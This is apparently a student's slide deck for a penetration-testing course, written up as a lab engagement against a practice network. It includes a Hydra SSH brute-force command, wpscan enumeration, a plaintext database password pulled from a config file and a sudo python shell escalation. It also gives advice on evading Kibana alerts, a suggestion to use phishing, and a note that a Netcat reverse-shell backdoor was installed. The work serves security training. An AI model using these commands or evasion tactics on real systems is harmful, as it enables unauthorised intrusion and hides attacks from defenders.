

# **Final Engagement**

## **Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detect**




**Maintaining Access**



# Network Topology & Critical Vulnerabilities

# Network Topology



# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact	Command
Weak Password / Hydra ssh attack	Hydra is a tool for attacking logins at a variety of different protocols.	Hydra takes worlists and test the strength of SSH security. It is capable of running through massive lists of usernames, passwords, and targets to test if users are using a potentially vulnerable password.	Hydra -l <b>Michael</b> -P /usr/share/wordlists/rockyou.txt -s 22 -f -vV 192.168.1.110 ssh
Untrusted Inputs in Security Decision	weaknesses in password lead to exposure or modification of sensitive data, system crash, or execution of arbitrary code	Unsecure Credentials	Nano /var/www/html/wordpress/wp-config.php  Username: Root Pw: R@v3nSecurity
Command injection	Command injection is an attack with a goal to execute arbitrary commands on the host operating system via a vulnerable application.	Gives control on the underlying operating system to an attacker. This control can be used through internal networking.	Sudo python -c 'import pty; pty.spawn("/bin/sh")'  Steven has sudo access to python which allows attacker to gain a shell

# Exploits Used



# Exploitation: Network Scan

- The target machine is discovered and exploited by using nmap scan technique.
- The command used is `sudo nmap -sV 192.168.1.0/24`
- We found a target machine with
  - an IP address of 192.168.1.110
  - possible vulnerable services and open ports

```
root@Kali:~# sudo nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-02 18:27 PST
Nmap scan report for 192.168.1.1
Host is up (0.00056s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



# Exploitation: Wordpress Brute Force Attack

- We used wpscan to enumerate user accounts of the Wordpress website hosted on the target machine.

- The command used is

```
wpscan --url  
http://192.168.1.110/  
wordpress --enumerate u
```

- We found two users.
  - michael
  - steven

```
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).  
Found By: Emoji Settings (Passive Detection)  
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'  
Confirmed By: Meta Generator (Passive Detection)  
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'  
  
[i] The main theme could not be detected.  
  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00:  
00  
  
[i] User(s) Identified:  
  
[+] steven  
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] michael  
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been  
output.  
[!] You can get a free API token with 50 daily requests by registering at ht  
tps://wpvulndb.com/users/sign_up
```



# Exploitation: Weak Password/Open SSH

- We exploited the vulnerability by:
  - Exploiting the open Port 22/tcp.
  - Guessing the ssh login password
  - Using ssh to gain a user shell
- With this exploit, we were able to:
  - Access Target 1 as user “michael”
  - Access /etc directory
  - Locate user’s MySQL database password
  - Login to MySQL database to locate password hashes.

```
Nmap scan report for 192.168.1.110
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

```
michael@target1:~$ cd /etc
michael@target1:/etc$ ls
acpi                inputrc             ppp
adduser.conf        insserv             profile
adjtime             insserv.conf        profile.d
aliases             insserv.conf.d      protocols
alternatives        iproute2            python
analog.cfg          iscsi               python2.7
```

```
michael@target1:~$ locate flag2.txt
/var/www/flag2.txt
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
michael@target1:/var/www/html/wordpress$ pwd
/var/www/html/wordpress
michael@target1:/var/www/html/wordpress$
```

# Avoiding Detection



# Stealth Exploitation of Network Scan

## Monitoring Overview

- Alerts that check for total ports over short period of time.
- Network packets over many different ports
- The alert fires if source ports go above 2000 over the past 5 minutes.

## Mitigating Detection

- You can use a delayed nmap scan.
- Use nmap with stealth flag and/or top ports.
- `nmap -sV --top-ports 10 192.168.1.1/24`

```
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).



PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    open  http
110/tcp   closed pop3
139/tcp   open  netbios-ssn
443/tcp   closed https
445/tcp   open  microsoft-ds
3389/tcp  closed ms-wbt-server
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00066s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



# Stealth Exploitation of Network Scan

nmap scan using `--top-ports 10` vs regular nmap scan



# Stealth Exploitation of Wordpress Brute Force Attack

---

## Monitoring Overview

- A HTTP Errors alert will notify of a Brute Force Attack
- HTTP Status Errors measures the alert (metric: `http.response.status_code`)
- Any errors over 400 over a 5 minute time frame

## Mitigating Detection

- When running a wpscan log data displays the scan messages. By running a wpscan in `--stealthy` mode it avoids the detection.
- Alternative exploits include other methods of wpscan such as: `--random-user-agent` or `--detection-mode` to passive. Also, since we know the site uses Wordpress we can search for users just on the website.
- One other stealth command to utilize is the throttle command. This will delay a certain amount of time between scans also helping avoid detection. Such as:

wpscan --url <http://192.168.1.110/wordpress> --enumerate -u --rua --throttle 60000

# Stealth Exploitation of Wordpress Brute Force Attack

- Brute Force Attack: wpscan --url <http://192.168.1.110/wordpress> -P rockyou.txt

As seen - this sets off the alerts in Kibana

```
[apache][access] 192.168.1.90 - "GET /wordpress/readme.html HTTP/1.1" 200 3282
[apache][access] 192.168.1.90 - "HEAD /wordpress/wp-content/debug.log HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "GET /wordpress/wp-includes/rss-functions.php HTTP/1.1" 500 185
[apache][access] 192.168.1.90 - "HEAD /wordpress/wp-content/backup-db/ HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "HEAD /wordpress/installer-log.txt HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "GET /wordpress/wp-signup.php HTTP/1.1" 302 219
```

- Stealth:
- wpscan --stealth --url http:192.168.1.110/wordpress

This brings back information and no alerts set off in Kibana

```
Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
```

Throttle Command - you can see the gaps between scans





# Stealth Exploitation of Weak Password/SSH open

## Monitoring Overview

- Can set off failed password attempt alerts for SSH logins
- Syslogs `system.auth.ssh.event`
- The alert fires after 5 failed attempts over last 5 minutes

## Mitigating Detection

- We tried the most common default passwords and were able to get in with only a few guesses which didn't trigger any alerts.
- If you want to avoid detection and the default passwords don't work, you could acquire the password by phishing or social engineering.

[Syslog](#) | [Sudo commands](#) | [SSH logins](#) | [New users and groups](#)

SSH login attempts [Filebeat System] ECS



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
You have new mail.
```

```
Last login: Mon Mar 8 06:39:58 2021 from 192.168.1.90
```

```
michael@target1:~$ █
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Mon Mar 8 07:06:56 2021 from 192.168.1.90
```

```
$ whoami
```

```
steven
```

```
$ █
```

# Maintaining Access

# Backdooring the Target 2

---

## Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?

We installed a *Netcat (nc) reverse shell*

- How did you drop it (via Metasploit, phishing, etc.)?

